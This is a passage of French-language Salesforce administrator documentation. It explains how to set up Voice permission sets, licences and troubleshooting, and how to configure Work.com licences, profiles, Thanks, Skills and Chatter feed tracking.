1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquez sur **Nouveau**.
3. Saisissez un nom pour l'ensemble d'autorisations.

   Le nom *Voix* facilite son identification.

   Remarque: La valeur **Aucun** doit être sélectionnée dans la liste déroulante Licence. Ne sélectionnez pas de licence utilisateur spécifique pour l'ensemble d'autorisations.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Autorisations de l'application**.
6. Cliquez sur **Modifier**.
7. Sélectionnez **Accéder aux minutes vocales**, **Accéder aux appels vocaux sortants** et (si disponible) **Accéder aux appels vocaux entrants**.
8. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

## AUTORISATIONS UTILISATEUR

Pour créer des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

# Attribution de l'ensemble d'autorisations Voice à des utilisateurs

Attribuez les licences Voice aux utilisateurs dans la Configuration.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez un utilisateur.
3. Dans la liste associée Attributions de licences d'ensemble d'autorisations, cliquez sur **Modifier les attributions**.
4. Attribuez des licences Voice Minutes, Voice Outbound User et (si disponible) Voice Inbound User, puis cliquez sur **Enregistrer**.
5. Dans la liste associée Attributions d'ensembles d'autorisations, cliquez sur **Modifier les attributions**.
6. Ajoutez l'ensemble d'autorisations Voice sous Ensembles d'autorisations activés, puis cliquez sur **Enregistrer**.
7. Répétez le processus pour tous les utilisateurs auxquels vous souhaitez accorder l'accès à Voice.

   Le nombre d'ensembles d'autorisations que vous pouvez attribuer est limité par le nombre de licences de fonctionnalités que vous avez achetées.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

AUTORISATIONS UTILISATEUR

Pour attribuer des ensembles d'autorisations :

- Attribuer des ensembles d'autorisations

# Comment gérer l'utilisation de Voice ?

Consultez l'usage de Voice au sein de votre organisation dans Configuration.

Dans Configuration, saisissez *Rapport d'utilisation* dans la case Recherche rapide, puis sélectionnez **Rapport d'utilisation**.

La page affiche les minutes totales utilisées par votre organisation pour le mois en cours et le mois dernier. Vous pouvez afficher l'utilisation par date, trier et filtrer les données d'utilisation.

Libération d'un numéro Voice

Libérez un numéro dans la page Gestion des numéros de la Configuration.

Conseils de dépannage de Voice

Assurez-vous que votre environnement est configuré pour utiliser Voice, et que vous disposez de la toute dernière version de Chrome, Firefox ou Edge.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

## Libération d'un numéro Voice

Libérez un numéro dans la page Gestion des numéros de la Configuration.

Lorsque vous avez libéré un numéro, il ne peut pas être récupéré. Vous pouvez toujours accéder aux données des appels, mais vous ne pouvez plus passer des appels avec ce numéro. Les administrateurs peuvent libérer au maximum un numéro par mois pour chaque utilisateur.

1. Dans Configuration, saisissez `Gestion des numéros` dans la case `Recherche rapide`, puis sélectionnez **Gestion des numéros**.
2. Cliquez sur en regard d'un numéro.
3. Cliquez sur **Libérer**.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

AUTORISATIONS UTILISATEUR

Pour activer les fonctionnalités de Voice :
- Personnaliser l'application

## Conseils de dépannage de Voice

Assurez-vous que votre environnement est configuré pour utiliser Voice, et que vous disposez de la toute dernière version de Chrome, Firefox ou Edge.

| Problème | Solutions possibles |
|---|---|
| Je ne peux pas passer d'appel. | • Vérifiez votre connexion réseau.<br>• Assurez-vous que vous avez accordé l'accès à votre navigateur à votre micro.<br>• Vérifiez que Voice est correctement configuré dans votre organisation. Pour plus d'informations sur la configuration initiale, reportez-vous à « Prérequis de Voice » dans l'aide de Salesforce. |
| Le son est instable pendant les appels. | Vérifiez la qualité de votre connexion réseau. Il est préférable d'utiliser un réseau à haut débit ou séparé pour les activités de téléphonie, ou de donner la priorité au trafic Voice sur votre réseau. |
| Le son est unidirectionnel (d'un côté ou de l'autre). | • Assurez-vous que votre micro et votre haut-parleur sont raccordés et activés, et que votre micro n'est pas en sourdine.<br>• Vérifiez que vous avez ouvert les ports appropriés sur votre ordinateur et pare-feu réseau. |

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

| Problème | Solutions possibles |
| --- | --- |
| La qualité du son est faible pendant les appels. | • Utilisez un casque analogique plutôt que des écouteurs sans fil ou mobiles.<br>• Essayez de limiter le bruit environnant et passez les appels depuis un emplacement silencieux.<br>• Ajustez les paramètres du volume du micro et du haut-parleur.<br>• Si vous utilisez une connexion sans fil, basculez vers une connexion filaire avec une bande passante suffisante.<br>• Fermez les applications et les onglets de navigateur superflus afin de vous assurer que votre ordinateur dispose de ressources suffisantes pour passer des appels de qualité. |

# Configuration de Work.com

## Présentation de la mise en oeuvre de Work.com

Work.com est une suite d'outils de gestion des ventes et de gestion des services qui permet aux responsables et aux équipes d'apprendre plus vite et d'être plus performants.

Work.com inclut diverses fonctionnalités qui aident vos équipes de vente et de service. Ces fonctionnalités comprennent la reconnaissance associée à de véritables récompenses, des objectifs détaillés, un accompagnement en temps réel, ainsi que des évaluations complètes des performances.

Lorsque vous avez reçu vos licences Work.com, configurez Work.com en procédant comme suit :

- Attribuez un administrateur Work.com pour effectuer le processus de configuration.
- Activez les préférences pour les fonctionnalités Work.com.
- Configurez des autorisations pour les fonctionnalités de Work.com à l'aide de profils ou d'ensembles d'autorisations.
- Attribuez des licences Work.com aux utilisateurs.
- Configurez les fonctionnalités de Work.com pour votre organisation.

CONSULTER ÉGALEMENT :

Prérequis
Attribution d'un administrateur Work.com
Activation des fonctionnalités de Work.com
Accès aux fonctionnalités de Work.com
Types de licence Work.com
Présentation de la fonctionnalité Work.com

Éditions

Disponible avec : Salesforce Classic

**Work.com** est disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

# Prérequis

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour activer les fonctionnalités de Work.com : | Personnaliser l'application |
| Pour attribuer des ensembles d'autorisations : | Attribuer des ensembles d'autorisations |
| Pour attribuer des profils : | Gérer les utilisateurs |
| Pour définir la sécurité au niveau du champ : | Gérer les profils et les ensembles d'autorisations<br>ET<br>Personnaliser l'application |
| Pour afficher l'onglet Calibration : | Activer la calibration Work.com |

Éditions

Disponible avec : Salesforce Classic

**Work.com** est disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

Planifiez votre mise en oeuvre avant d'activer Work.com dans votre organisation.

Avant de lancer le processus de mise en oeuvre, Salesforce doit activer les autorisations Work.com et provisionner des licences Work.com pour votre organisation. Votre contact Salesforce coordonne ce processus avec vous. Vous pouvez toutefois vérifier si votre organisation a des licences Work.com disponibles. Dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société** et cliquez sur Utilisateur de Work.com sous **Licences de fonctionnalité**.

Remarque: Nous recommandons d'activer Chatter, quelle que soit l'édition utilisée par votre organisation. De nombreuses fonctionnalités de Work.com utilisent le fil Chatter pour notifier et interagir avec les utilisateurs. Pour confirmer l'activation de Chatter, dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter** et assurez-vous que Paramètres Chatter est activé.

CONSULTER ÉGALEMENT :

Attribution d'un administrateur Work.com

# Activation de Work.com

## Attribution d'un administrateur Work.com

Avant d'activer Work.com dans votre organisation, vous devez attribuer une licence de fonctionnalité utilisateur Work.com à la personne désignée comme administrateur système et responsable de la configuration de Work.com pour votre organisation.

Si vous êtes l'administrateur qui configure Work.com, attribuez la licence à vous-même.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Recherchez le nom de la personne désignée comme administrateur système, puis cliquez sur **Modifier** en regard de son nom.
3. Dans la colonne droite, sélectionnez la case **Utilisateur de Work.com**.
4. Cliquez sur **Enregistrer**.

Nous recommandons vivement de créer un profil Administrateur de Work.com séparé avec un accès limité, car le profil Administrateur système standard de Salesforce est extrêmement puissant.

CONSULTER ÉGALEMENT :

Activation des fonctionnalités de Work.com

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer un administrateur Work.com :

- Personnaliser l'application

## Activation des fonctionnalités de Work.com

Les administrateurs peuvent activer les préférences des fonctionnalités de Work.com dans la page Paramètres de Work.com.

Tous les paramètres, à l'exception des paramètres de Remerciements et de Compétences, nécessitent une licence Work.com.

1. Dans Configuration, saisissez *Paramètres Work.com* dans la case Recherche rapide, puis sélectionnez **Paramètres Work.com**.
2. Sélectionnez les fonctionnalités de Work.com que vous souhaitez activer :

   Pour les utilisateurs qui ont acheté Work.com avant la publication de la version Spring '15, les fonctionnalités affichées dépendent de la détention ou non de licences complémentaires pour **Work.com Motivate, Work.com Align** ou **Work.com Perform**.

| Fonctionnalité | Section | Description |
|---|---|---|
| Activer les remerciements | **Paramètres de remerciements** | Active les Remerciements pour permettre aux utilisateurs de féliciter d'autres personnes avec des badges de remerciement dans le fil Chatter.<br><br>Si vous désactivez ce paramètre, les utilisateurs ne peuvent plus afficher l'action Remerciements dans l'éditeur Chatter. Ils peuvent toutefois afficher les publications de remerciements créées précédemment. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les fonctionnalités de Work.com :

- Personnaliser l'application

| Fonctionnalité | Section | Description |
|---|---|---|
| Restreindre les créateurs de badge personnalisé | **Paramètres de remerciements** | Par défaut, tous les utilisateurs peuvent créer des badges personnalisés. Ce paramètre limite la création de badges pour les utilisateurs qui disposent de l'autorisation « Créer » sur l'objet Récompenses. |
| Activer les récompenses | **Paramètres de reconnaissance** | Active les Récompenses pour pouvoir associer des récompenses importantes à des badges. Les créateurs de récompenses peuvent charger des codes cadeaux afin de créer des fonds de récompenses. Pour plus d'informations sur la création de récompenses, reportez-vous à la rubrique « Fonds de récompense ». |
| Activer des groupes responsables pour l'accompagnement | **Paramètres d'accompagnement** | Activez des groupes de responsables pour permettre aux dirigeants d'accéder aux espaces d'accompagnement des utilisateurs qu'ils dirigent. Pour activer ce paramètre, le paramètre Groupes de responsables doit être activé dans la Configuration, sous **Paramètres de partage**. |
| Activer des groupes responsables pour les objectifs | **Paramètres d'objectif** | Activez des groupes de responsables pour permettre aux dirigeants d'accéder aux objectifs des utilisateurs qu'ils dirigent. Pour activer ce paramètre, le paramètre Groupes de responsables doit être activé dans la Configuration, sous **Paramètres de partage**. |
| Activer la calibration | **Paramètres des performances** | Active la calibration pour pouvoir afficher et mettre à jour les performances de l'ensemble des équipes et des individus.<br>Remarque: Pour les organisations **Performance Edition**, Calibration n'est pas disponible dans les profils suivants : Responsable de contrat, Utilisateur marketing, Lecture seule et Responsable de solution. |
| Activer les compétences | **Paramètres des compétences** | Active les compétences pour permettre aux utilisateurs d'ajouter des compétences à leur profil et de reconnaître les compétences des autres utilisateurs. L'activation de ce paramètre remplace le widget Knowledgeable About (Expertise) dans les profils Chatter. |
| Limiter la modification des compétences et de la reconnaissance dans les pages de détail d'enregistrement | **Paramètres des compétences** | Désactive la modification en ligne des compétences et des reconnaissances dans les profils Chatter, et restreint la modification dans les pages de détail d'enregistrement. Recommandé si vous avez personnalisé ces objets avec des champs personnalisés obligatoires.<br>Remarque: N'activez pas ce paramètre si vous souhaitez utiliser des compétences dans des profils Chatter. |
| Activer la publication automatique des compétences dans le fil | **Paramètres des compétences** | Permet de créer automatiquement des publications dans le fil Chatter lorsqu'un utilisateur ajoute une nouvelle compétence. |
| Activer les compétences suggérées | **Paramètres des compétences** | Permet au widget des Compétences suggérées d'ajouter des compétences aux utilisateurs en fonction de leur activité dans les rubriques Chatter. |

3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Accès aux fonctionnalités de Work.com

## Accès aux fonctionnalités de Work.com

Une fois Work.com activée pour votre organisation, accordez aux utilisateurs l'accès à ses fonctionnalités via des profils ou des ensembles d'autorisations.

Les administrateurs peuvent accorder aux utilisateurs l'accès aux fonctionnalités de Work.com à l'aide de profils ou d'ensembles d'autorisations.

Remarque: Les organisations Professional Edition doivent accorder l'accès via des profils existants.

- Un profil contient des autorisations utilisateur et des paramètres d'accès qui contrôlent ce que les utilisateurs peuvent faire au sein de leur organisation. Chaque utilisateur peut avoir un seul profil. Pour plus d'informations sur la création de profils, reportez-vous à Profils Work.com recommandés.
- Un ensemble d'autorisations est un jeu de paramètres et d'autorisations qui accorde aux utilisateurs l'accès à divers outils et fonctions. Les ensembles d'autorisations élargissent l'accès aux fonctionnalités des utilisateurs sans modifier leur profil. Pour plus d'informations sur la création des ensembles d'autorisations appropriés, reportez-vous à Ensembles d'autorisations Work.com recommandés.

Si votre organisation a provisionné des licences utilisateur Work.com Only, elles incluent un profil Work.com Only standard. Notez que vous ne pouvez pas modifier le profil standard, mais vous pouvez le cloner pour ensuite le modifier.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Ensembles d'autorisations Work.com recommandés

Attribution d'ensembles d'autorisations Work.com

Profils Work.com recommandés

Attribution de profils Work.com

Types de licence Work.com

## Attribution d'ensembles d'autorisations Work.com

Attribuez des ensembles d'autorisations avec un accès Work.com à vos utilisateurs dans Configuration.

Pour pouvoir attribuer des ensembles d'autorisations à vos utilisateurs, vous devez créer des ensembles d'autorisations avec un accès Work.com. Pour plus d'informations, reportez-vous à Ensembles d'autorisations Work.com recommandés.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez un utilisateur.
3. Dans la liste associée Attributions d'ensembles d'autorisations, cliquez sur **Modifier les attributions**.
4. Pour attribuer un ensemble d'autorisations, sélectionnez-le dans la case Ensembles d'autorisations disponibles, puis cliquez sur **Ajouter**. Pour supprimer une attribution d'ensemble d'autorisations, sélectionnez-la dans la case Ensembles d'autorisations activés, puis cliquez sur **Supprimer**.

   Remarque: La page Attributions d'ensembles d'autorisations affiche les ensembles d'autorisations

   - Sans licence associée. Par exemple, vous pouvez attribuer un ensemble d'autorisations quand **--Aucun--** a été sélectionné pour le type de licence de l'ensemble d'autorisations. Assurez-vous que la licence de l'utilisateur autorise toutes les autorisations et tous les paramètres activés de l'ensemble d'autorisations. Si la licence de l'utilisateur n'autorise pas les autorisations et les paramètres activés, l'attribution échoue.
   - Correspond à la licence de l'utilisateur. Par exemple, si la licence de l'utilisateur est Chatter Only, vous pouvez attribuer des ensembles d'autorisations avec la licence Chatter Only.
   - Spécifique aux licences d'ensembles d'autorisations. Supposons que vous créez un ensemble d'autorisations nommé « Identité : Finance » et que vous l'associez à la licence d'ensemble d'autorisations « Identity Connect ». Lorsque vous attribuez un utilisateur à l'ensemble d'autorisations Identité : Finance, il reçoit toutes les fonctionnalités disponibles avec la licence d'ensemble d'autorisations Identity Connect.

   Certaines autorisations exigent que les utilisateurs disposent au préalable de licences d'ensemble d'autorisations. Par exemple, si vous ajoutez l'autorisation « Utiliser Identity Connect » à l'ensemble d'autorisations « Identité », vous pouvez attribuer à cet ensemble uniquement les utilisateurs qui disposent d'une licence d'ensemble d'autorisations Identity Connect.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des ensembles d'autorisations :
- Attribuer des ensembles d'autorisations

## Attribution de profils Work.com

Attribuez des profils avec un accès Work.com à vos utilisateurs à partir de la Configuration.

Pour pouvoir attribuer des profils à vos utilisateurs, vous devez créer des profils avec un accès Work.com. Pour plus d'informations, reportez-vous à Profils Work.com recommandés.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard d'un utilisateur.
3. Dans la liste déroulante **Profil**, sélectionnez le profil que vous souhaitez attribuer.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des profils :
- Gérer les utilisateurs

## Types de licence Work.com

Après avoir accordé l'accès aux fonctionnalités de Work.com via des ensembles d'autorisations ou des profils, attribuez une licence Work.com aux utilisateurs.

Work.com a deux types de licence.

- Les licences utilisateur Work.com Only sont destinées aux utilisateurs qui ne possèdent pas de licence Salesforce et qui utilisent uniquement les fonctionnalités de Work.com dans votre organisation.

  Remarque: Les licences utilisateur Work.com Only ont des fonctionnalités d'administrateur limitées. Attribuez plutôt des licences de fonctionnalité utilisateur Work.com aux utilisateurs qui gèrent les cycles de résumé de performance ou d'autres fonctionnalités de Work.com.

- Les licences Work.com User Feature sont destinés aux utilisateurs qui possèdent une licence Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez configurer les fonctionnalités de Work.com avant d'attribuer des licences à tous les utilisateurs. Par exemple, vous pouvez commencer par limiter les licences aux administrateurs de Work.com afin d'éviter d'exposer certaines fonctionnalités avant la date de lancement.

CONSULTER ÉGALEMENT :

Attribution de licences Work.com Only User

Attribution de licences Work.com User Feature

Présentation de la fonctionnalité Work.com

## Attribution de licences Work.com Only User

Attribuez des licences Work.com Only aux utilisateurs qui ne possèdent pas de licenceSalesforce et qui utilisent uniquement Work.com.

Les licences utilisateur Work.com Only ont des fonctionnalités d'administrateur limitées. Attribuez plutôt des licences de fonctionnalité utilisateur Work.com aux utilisateurs qui gèrent les cycles de résumé de performance ou d'autres fonctionnalités de Work.com.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard d'un utilisateur.
3. Dans la liste déroulante **Licence utilisateur**, sélectionnez **Work.com Only**.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Types de licence Work.com

Attribution de licences Work.com User Feature

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des licences utilisateur :

- Gérer les utilisateurs

## Attribution de licences Work.com User Feature

Attribuez une licence Work.com User Feature aux utilisateurs qui possèdent également une licence Salesforce.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard d'un utilisateur.
3. Dans la colonne droite, sélectionnez la case **Utilisateur de Work.com**.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Types de licence Work.com

Attribution de licences Work.com Only User

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des licences de fonctionnalité utilisateur :

- Gérer les utilisateurs

# Configuration des fonctionnalités de Work.com

## Présentation de la fonctionnalité Work.com

La plupart des fonctionnalités de Work.com nécessitent le complément Work.com, mais certaines fonctionnalités sont disponibles gratuitement pour les utilisateurs de Sales Cloud.

Les utilisateurs peuvent accéder aux fonctionnalités Compétences et Remerciements (à l'exception de Récompenses) sans Work.com. Les autres fonctionnalités nécessitent le complément Work.com.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 19: Fonctionnalités Work.com disponibles**

| Fonctionnalité | Nécessite le complément Work.com |
|---|---|
| Reconnaissance : Créer et donner des badges de remerciement | |
| Reconnaissance : Créer et donner des badges de récompense | ✅ |
| Compétences : partager et recommander des compétences | |
| Objectifs : définir et suivre vos activités | ✅ |
| Accompagnement : offrir un accompagnement en temps réel | ✅ |
| Commentaires : soumettre et offrir un commentaire | ✅ |
| Performance : suivre les données de performance | ✅ |
| Calibration : visualiser et modifier les données de performance | ✅ |

Remarque: Nous recommandons d'activer Chatter, quelle que soit l'édition utilisée par votre organisation. De nombreuses fonctionnalités de Work.com utilisent le fil Chatter pour notifier et interagir avec les utilisateurs. Pour confirmer l'activation de Chatter, dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter** et assurez-vous que Paramètres Chatter est activé.

Vous pouvez personnaliser l'emplacement d'affichage des différents onglets, notamment Objectifs et Commentaires, dans l'application Work.com et dans les profils utilisateur. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis

sélectionnez **Applications** puis modifiez les applications et les applications de sous-onglet souhaitées. Pour plus d'informations, reportez-vous à Gestion des applications de sous-onglet dans l'aide de Salesforce.

CONSULTER ÉGALEMENT :

- Présentation de la mise en oeuvre de Work.com
- Fonctionnalités Remerciements et Compétences
- Fonctionnalités Objectifs et Accompagnement
- Fonctionnalités Résumé des performances et Calibration
- Présentation des rapports et des tableaux de bord Work.com

## Fonctionnalités Remerciements et Compétences

Mettez en oeuvre les fonctionnalités Remerciements et Compétences en configurant les remerciements dans l'éditeur Chatter, puis en attribuant une présentation d'éditeur à des profils.

Assurez-vous que les fonctionnalités Remerciements et Reconnaissance sont activées avant de les configurer. Dans Configuration, saisissez « Paramètres Work.com » dans la case `Recherche rapide`, puis sélectionnez **Paramètres Work.com** et activez les paramètres appropriés.

Pour plus d'informations sur la création de récompenses, reportez-vous à Fonds de récompense dans l'aide de Salesforce. Vous pouvez également consulter des informations sur la personnalisation des compétences dans la rubrique Personnalisation des compétences.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Présentation de la fonctionnalité Work.com
- Configuration des Remerciements dans l'éditeur Chatter et dans la barre d'actions de Salesforce1
- Attribution de la présentation de l'éditeur à des profils

## Configuration des Remerciements dans l'éditeur Chatter et dans la barre d'actions de Salesforce1

Vous pouvez changer la position de l'action Remerciements dans l'éditeur Chatter et dans la barre d'actions de Salesforce1, ou masquer les Remerciements pour des profils spécifiques.

Pour pouvoir modifier l'éditeur Chatter, les actions de l'éditeur doivent être activées.

1. Dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**.
2. Dans la section Actions dans l'éditeur, confirmez que l'option Activer les actions dans l'éditeur est sélectionnée. Si elle n'est pas sélectionnée, cliquez sur **Modifier**, sélectionnez Activer les actions dans l'éditeur, puis cliquez sur **Enregistrer**.
3. Dans Configuration, saisissez *Présentations d'éditeur* dans la case Recherche rapide, puis sélectionnez **Présentations d'éditeur**.
4. Cliquez sur **Modifier** en regard de la présentation d'éditeur globale.
5. Faites glisser l'action **Remerciements** vers l'endroit où vous souhaitez l'afficher dans l'éditeur Chatter ou dans la barre d'actions de Salesforce1.
6. Cliquez sur **Enregistrer**.

Vous pouvez masquer Remerciements pour des utilisateurs spécifiques en modifiant les paramètres de visibilité des profils.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer des actions :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Fonctionnalités Remerciements et Compétences

Attribution de la présentation de l'éditeur à des profils

## Attribution de la présentation de l'éditeur à des profils

Attribuez la présentation de l'éditeur avec des remerciements à des profils utilisateur. Les personnes associées à ce profil peuvent remercier leurs collègues directement depuis l'éditeur.

Si cette fonctionnalité ne doit pas être accordée à tous les utilisateurs de votre organisation, créez une autre présentation sans les remerciements et attribuez-la à un profil. Les personnes associées à ce profil n'affichent pas les remerciements dans leur éditeur.

1. Dans Configuration, saisissez *Présentations d'éditeur* dans la case Recherche rapide, puis sélectionnez **Présentations d'éditeur**.
2. Cliquez sur **Attribution de présentation d'éditeur**.
3. Cliquez sur **Modifier l'attribution**.
4. Sélectionnez un profil utilisateur en cliquant n'importe où sur sa ligne dans le tableau.
5. Dans la liste déroulante Présentation d'éditeur à utiliser, sélectionnez la présentation d'éditeur globale que vous souhaitez attribuer au profil en surbrillance.
6. Enregistrez la présentation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer des actions rapides :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Fonctionnalités Remerciements et Compétences

Configuration des Remerciements dans l'éditeur Chatter et dans la barre d'actions de Salesforce1

# Fonctionnalités Objectifs et Accompagnement

Activez le suivi du fil et de l'historique pour mieux surveiller les objectifs et l'accompagnement.

**Remarque:** Activez Chatter dans votre organisation avant de configurer les fonctionnalités Objectifs et Accompagnements.

Le suivi de fil permet aux utilisateurs d'afficher les mises à jour du fil Chatter concernant les modifications importantes. Le suivi de l'historique permet de surveiller les modifications des champs critiques. Nous recommandons de suivre les modifications apportées aux objets Objectifs, Métrique et Accompagnement.

Exposez les principaux objectifs de la société pour permettre aux employés de consulter les objectifs à l'échelle de l'entreprise.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Présentation de la fonctionnalité Work.com
- Activation du suivi de fil pour les objectifs
- Activation du suivi de fil pour l'accompagnement
- Activation du suivi de fil pour les métriques
- Activation du suivi de l'historique des champs Objectif
- Activation du suivi de l'historique des champs Accompagnement
- Activation du suivi de l'historique des champs Métrique
- Configuration des objectifs clés de la société

## Activation du suivi de fil pour les objectifs

Suivez les mises à jour des objectifs pour permettre aux utilisateurs de recevoir des notifications lors de modifications importantes.

Définissez les mises à jour d'objectif qui doivent être notifiées aux personnes, puis sélectionnez les champs associés pour le suivi.

1. Dans Configuration, saisissez *Suivi de fil* dans la case Recherche rapide, puis sélectionnez **Suivi de fil**.
2. Cliquez sur l'objet Objectif.
3. Cliquez sur la case **Activer le suivi de fil**.
4. Sélectionnez les champs que vous souhaitez suivre.

   **Conseil:** Pour des objectifs, il est utile de suivre Date de fin, Date d'échéance, Nom du propriétaire, Progression et Tous les objets associés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser les champs suivis dans des fils :

- Personnaliser l'application

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Fonctionnalités Objectifs et Accompagnement
- Activation du suivi de fil pour l'accompagnement
- Activation du suivi de l'historique des champs Objectif
- Activation du suivi de l'historique des champs Accompagnement
- Configuration des objectifs clés de la société

## Activation du suivi de fil pour l'accompagnement

Suivez les mises à jour des espaces d'accompagnement pour permettre aux utilisateurs de recevoir des notifications lors de modifications importantes.

Définissez les mises à jour d'accompagnement qui doivent être notifiées aux personnes, puis sélectionnez les champs associés pour le suivi.

1. Dans Configuration, saisissez *`Suivi de fil`* dans la case `Recherche rapide`, puis sélectionnez **Suivi de fil**.
2. Cliquez sur l'objet Accompagnement.
3. Cliquez sur la case **Activer le suivi de fil**.
4. Sélectionnez les champs que vous souhaitez suivre.

   Conseil: Pour l'accompagnement, il est utile de suivre Inactive et Tous les objets associés.

5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser les champs suivis dans des fils :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

- Fonctionnalités Objectifs et Accompagnement
- Activation du suivi de fil pour les objectifs
- Activation du suivi de l'historique des champs Objectif
- Activation du suivi de l'historique des champs Accompagnement
- Configuration des objectifs clés de la société

## Activation du suivi de fil pour les métriques

Suivez les mises à jour des objectifs pour permettre aux utilisateurs de recevoir des notifications lors de modifications importantes.

Définissez les mises à jour de métrique qui doivent être notifiées aux personnes, puis sélectionnez les champs associés pour le suivi.

1. Dans Configuration, saisissez *Suivi de fil* dans la case Recherche rapide, puis sélectionnez **Suivi de fil**.
2. Cliquez sur l'objet Métrique.
3. Cliquez sur la case **Activer le suivi de fil**.
4. Sélectionnez les champs que vous souhaitez suivre.

